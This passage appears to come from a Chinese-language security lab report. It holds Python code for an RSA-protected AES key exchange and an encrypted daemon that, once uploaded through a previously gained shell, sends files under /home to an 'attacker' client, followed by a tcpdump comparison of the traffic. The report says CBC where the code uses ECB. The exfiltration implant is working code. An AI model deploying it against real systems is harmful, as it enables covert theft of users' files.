        print("key length wrong")

        exit(1)

    print(key)

server.close()

prifile = open('hello.log','wb')

prifile.write(key)

prifile.close()

with open('/home/erio/Desktop/serverf/hello.log','r') as aesfile: #自动 close

    aeskey = aesfile.read()  #str

    aeskey=aeskey[0:16]

**Sendkey.py**

链接getkey

步骤一发送N1密文

步骤二接收N1+N2密文，解密，验证N1

步骤三发送N2密文

步骤四发送AES key的签名+key 密文

这里每完成一步就打印一串提示信息，方便用户了解当前进度，或者出现问题时了解原因

import socket

import os

import random

import rsa

import time

#with open('/home/erio/Desktop/attacker/attpublic.pem') as publickfile: #自动 close

with open('/home/erio/Desktop/attacker/attpublic.pem') as publickfile: #自动 close

    p = publickfile.read()

    mypub=rsa.PublicKey.load\_pkcs1(p)

with open('/home/erio/Desktop/attacker/attprivate.pem') as privatefile: #自动 close

    p = privatefile.read()

    mypri=rsa.PrivateKey.load\_pkcs1(p)

with open('/home/erio/Desktop/attacker/daepublic.pem') as publickfile: #自动 close

    p = publickfile.read()

    otherpub=rsa.PublicKey.load\_pkcs1(p)

N1=random.randint(1234,9999)    #确定长度的随机数，这样方便分开

N1=str(N1)

IDAttack='IDAttacker' #ID

client = socket.socket()  # 生成socket连接对象

ip\_port =("localhost", 43333)  # 地址和端口号

client.connect(ip\_port)  # 连接

print("服务器已连接")

for i in range(1):

    msg=N1+IDAttack

    msg=msg.encode('utf-8')

    crypto = rsa.encrypt(msg,otherpub) #crypto bytes类型

    client.send(crypto)  # 传送和接收都是bytes类型

    print("step 1 succeed\n")

    data = client.recv(1024)  # 接收

    content = rsa.decrypt(data, mypri) #解密后还是bytes （bytes相当于str.encode(utf-8)）

    N11=content[0:4]

    N2=content[4:]

    if N11!=N1.encode('utf-8'):

        print("N11!=N1\n")

        exit(1)

    print("step 2 succeed\n")

    msg=N2

    crypto = rsa.encrypt(msg,otherpub)

    time.sleep(0.1)

    client.send(crypto)  # 传送和接收都是bytes类型

    print("step 3 succeed\n")

    key="keyskeyskeyskeys"  #128 bit

    with open('/home/erio/Desktop/attacker/key.txt','r') as aesfile: #自动 close

        key = aesfile.read()

        print(len(key))  #str

    key=key[0:16]   #/R/N 之类的影响

    msg=key.encode('utf-8')

    mysign = rsa.sign(msg, mypri, 'SHA-1') #签名

    msg=msg+mysign

    crypto = rsa.encrypt(msg,otherpub)

    time.sleep(0.1)

    client.send(crypto)  # 传送和接收都是bytes类型

    print("step 4 succeed\n")

client.close()

二者都有错误检测，出现问题停止继续发送key。

之后修改daemon程序，读取AES key，搜索函数不变，然后在发送文件名、文件大小、文件内容时先AES CBC加密，然后发送原文的MD5校验值，修改为cryptdaemon

**Cryptdaemon.py见source codes/server/cryptdaemon.py**

下面只展示修改过的发送函数senddd，加密函数encrypt，以及add\_to\_16 将字符串补全为16\*n的函数

另外daemon.py读取txt时使用rb，读取bytes类型，编码比较麻烦，这里改成r，直接读取str。

from Crypto.Cipher import AES

from binascii import b2a\_hex, a2b\_hex

import socket

import os

import hashlib

import time

import chardet

def add\_to\_16(text):

    if len(text.encode('utf-8')) % 16:

        add = 16 - (len(text.encode('utf-8')) % 16)

    else:

        add = 0

    text = text + ('\0' \* add)

    return text.encode('utf-8')

# 加密函数 输入str。返回bytes ascii编码

def encrypt(text,key):

    key = key.encode('utf-8')

    mode = AES.MODE\_ECB

    text = add\_to\_16(text)

    cryptos = AES.new(key, mode)

    cipher\_text = cryptos.encrypt(text)

    return b2a\_hex(cipher\_text)

# 可能文件会被修改，所以即使数量不变也重新发送

def senddd(results):

    with open('home/erio/Desktop/serverf/hello.log','r') as aesfile: #自动 close

        aeskey = aesfile.read()

        aeskey=aeskey[0:16]

    #print('aes EBC key:%s \n'%(aeskey))

    # 发送文件

    dir = r'/home'#这里认为home是根目录//可以根据需要自行调整

    server = socket.socket()

    server.bind(("localhost", 43232)) # 绑定监听端口

    server.listen(5)  # 监听

    #print("监听开始..")

#    while True:

    conn, addr = server.accept()  # 等待连接

    #print("conn:", conn, "\naddr:", addr)  # conn连接实例

    for i in range(1):

#    while True:

            data = conn.recv(1024)  # 接收

            if not data:  # 客户端已断开

                #print("客户端断开连接")

                break

            for tempfilename in results:

                if True!=os.path.exists(os.path.join(dir,tempfilename )):  #如果在被搜索到而在被发送前就被删除了，打开文件会错误，所以跳过

                    continue

                # 0. 发送文件名

                filename=os.path.join(dir,tempfilename)

                aesfilename=encrypt(filename,aeskey)

                conn.send(aesfilename)  # 发送文件名

                #print("filename:", filename)

                conn.recv(1024)  # 接收确认

                # 1.先发送文件大小，让客户端准备接收

                size = os.stat(filename).st\_size  #获取文件大小,字节

                size=str(size)

                aessize=encrypt(size,aeskey)

                conn.send(aessize)  # 发送数据长度

                #print("发送的大小：", size)

                conn.recv(1024)  # 接收确认

                # 2.发送文件内容

                m = hashlib.md5()

                f = open(filename, "r")  #rb 是bytes，处理起来很麻烦

                for line in f:    #line bytes,encodng是ascii

                    #aesline=str(line)

                    #print(line)

                    aesline=encrypt(line,aeskey)  #ascii

                    conn.send(aesline)  # 发送数据

                    line=line.encode('utf-8')

                    m.update(line)

                    time.sleep(0.2)

                f.close()

                # 3.发送md5值进行校验

                md5 = m.hexdigest()

                conn.send(md5.encode("utf-8"))  # 发送md5值

                #print("md5:", md5)

                conn.recv(1024)  # 接收确认

                time.sleep(1.0)  #否则接收方可能受到md5+下一个文件的内容/文件名

    server.close()

相应的getfile在接收文件名、文件大小、文件内容时先AES 解密，修改为cryptgetfile

添加了解密函数decrypt，收到文件名、文件大小、文件内容先解密

这里由于一开始用的是rb，wb读取txt，bytes类型导致编码很复杂，改成了w,r直接读取字符串，处理起来很简单。

同时打印当前使用的AES EBC加密秘钥

**Cryptgetfile.py**

import socket

import os

import hashlib

import time

from Crypto.Cipher import AES

from binascii import b2a\_hex, a2b\_hex

# 解密后，去掉补足的空格用strip() 去掉. 返回的是str

def decrypt(text,key):

    key = key.encode('utf-8')

    mode = AES.MODE\_ECB

    cryptor = AES.new(key, mode)

    plain\_text = cryptor.decrypt(a2b\_hex(text))

    return bytes.decode(plain\_text).rstrip('\0')

with open('/home/erio/Desktop/attacker/key.txt','r') as aesfile: #自动 close

        aeskey = aesfile.read()

        aeskey=aeskey[0:16]

print('aes EBC key:%s \n'%(aeskey))

print("新一轮接收开始\n")

client = socket.socket()  # 生成socket连接对象

ip\_port =("localhost", 43232)  # 地址和端口号

client.connect(ip\_port)  # 连接

print("服务器已连接")

msg='read to recv'

client.send(msg.encode("utf-8"))  # 传送和接收都是bytes类型

try:

    while True:

        # 0. 接受文件名

        server\_response = client.recv(1024)

#        if not server\_response:  # 可能跳过了一次文件发送

#                continue

        file\_name = server\_response

        file\_name=decrypt(file\_name,aeskey)

        print("文件名：", file\_name)

        client.send(msg.encode("utf-8")) #发送确认

        # 1.先接收长度，建议8192

        server\_response = client.recv(1024)

        file\_size=decrypt(server\_response,aeskey)

        file\_size = int(file\_size)

        print("接收到的字节大小：", file\_size)

        client.send(msg.encode("utf-8")) #发送确认

        # 2.接收文件内容

        client.send("准备好接收".encode("utf-8"))  # 接收确认

        nowtime = time.strftime("%Y-%m-%d-%H-%M-%S", time.localtime())

        filename = file\_name[:-4] +nowtime+'.txt'

        f = open(filename, "w")  # wb是字节写入

        received\_size = 0

        m = hashlib.md5()

        while received\_size < file\_size:  #每次读一行写入

            data = client.recv(1024)  # 多次接收内容，接收大数据; 发送方设置延迟0.1s，来防止粘包

            data=decrypt(data,aeskey)   # 这里decrypt 得到的str 包含 b' xxxxx '。下面去掉b' '，得到形如 'whu\n' 的str。

            #print(data)

            #data=data[2:-1]   #去掉 b','

            #print(data)

            #print('\n')

            dataenc=data.encode('utf-8')  #保持一致

            #print(dataenc)

            #print('\n')

            data\_len = len(data) #去掉最后的\r\n占的长度

            received\_size += data\_len

            print("已接收：", int(received\_size/file\_size\*100), "%")

            m.update(dataenc)

            f.write(data)

        f.close()

        print("实际接收的大小:", received\_size)  # 解码

        # 3.md5值校验

        md5\_sever = client.recv(1024).decode("utf-8")

        md5\_client = m.hexdigest()

        client.send(msg.encode("utf-8")) #发送确认

        print("服务器发来的md5:", md5\_sever)

        print("接收文件的md5:", md5\_client)

        if md5\_sever == md5\_client:

            print("MD5值校验成功")

        else:

            print("MD5值校验失败")

except:

    print("当前轮接受结束，daemon进入下一次探测阶段;5S后可再次连接获取文件\n")


Getkey，cryptdaemon在编译为程序后通过任务二获取的shell，上传到server

这里pyinstaller 编译cryptdaemon.py出现一些问题，直接使用cryptdaemon.py


**运行**

Getkey程序通过shell上传到server然后运行，等待attacker端sendkey，保存秘钥。保存为 hello.log

运行命令 ./getkey




当上传getkey并在server运行后，在attacker端运行 ./sendkey，读取key.txt中的128位秘钥，发送到server




以上完成aes 秘钥的传输

Cryptdaemon程序上传到server

运行命令 sudo python3 cryptdaemon.py



当server端运行cryptdaemon后，Attacker端运行 ./cryptgetfile 即可



传输的文件对比，可见传输成功，没有错误

#### 秘钥管理机制和传输加密方案分析

**秘钥传输分析：**

AES秘钥传输分析见任务四，比较安全，可以防止中间人攻击。

但是daemon 端RSA 私钥 直接使用wget下载。安全性依赖于wget，可能有风险。

Daemon和attacker的公钥也使用wget传输，但是即使暴露也没有问题，没有风险。

**秘钥存储分析：**

使用的RSA公私钥，daemon端只保存daemon的公钥私钥以及server的公钥，attacker端私钥只自己保存，没有风险。

使用的AES 秘钥在daemon端保存为 hello.log，用于迷惑。可以先用daemon的RSA秘钥加密再存储，每次daemon使用前先解密，更安全。

**传输加密方案：**

文件名，文件大小，文件内容都使用AES EBC加密，除非AES秘钥被破获，否则很安全。


并且对文件内容使用MD5哈希，接收端可以进一步验证传输内容的完整性。


**抓包比较证明加密未加密区别：**

由于linux下wireshark不能直接抓取127.0.0.1的包，采用tcpdump抓包，然后wireshark解析。


Daemon geifle 明文传输抓包：

sudo tcpdump -i lo src host localhost and dst host localhost and src port 23232 -v -c 6 -w daemon.out







Wireshark打开 daemon.OUT.可见内容明文传输



Cryptdaemon cryptgetfile 密文传输

sudo tcpdump -i lo src host localhost and dst host localhost and src port 43232 -v -c 6 -w cryptdaemon.out





Wireshark打开 cryptdaemon.out

可见传输内容都已经加密。

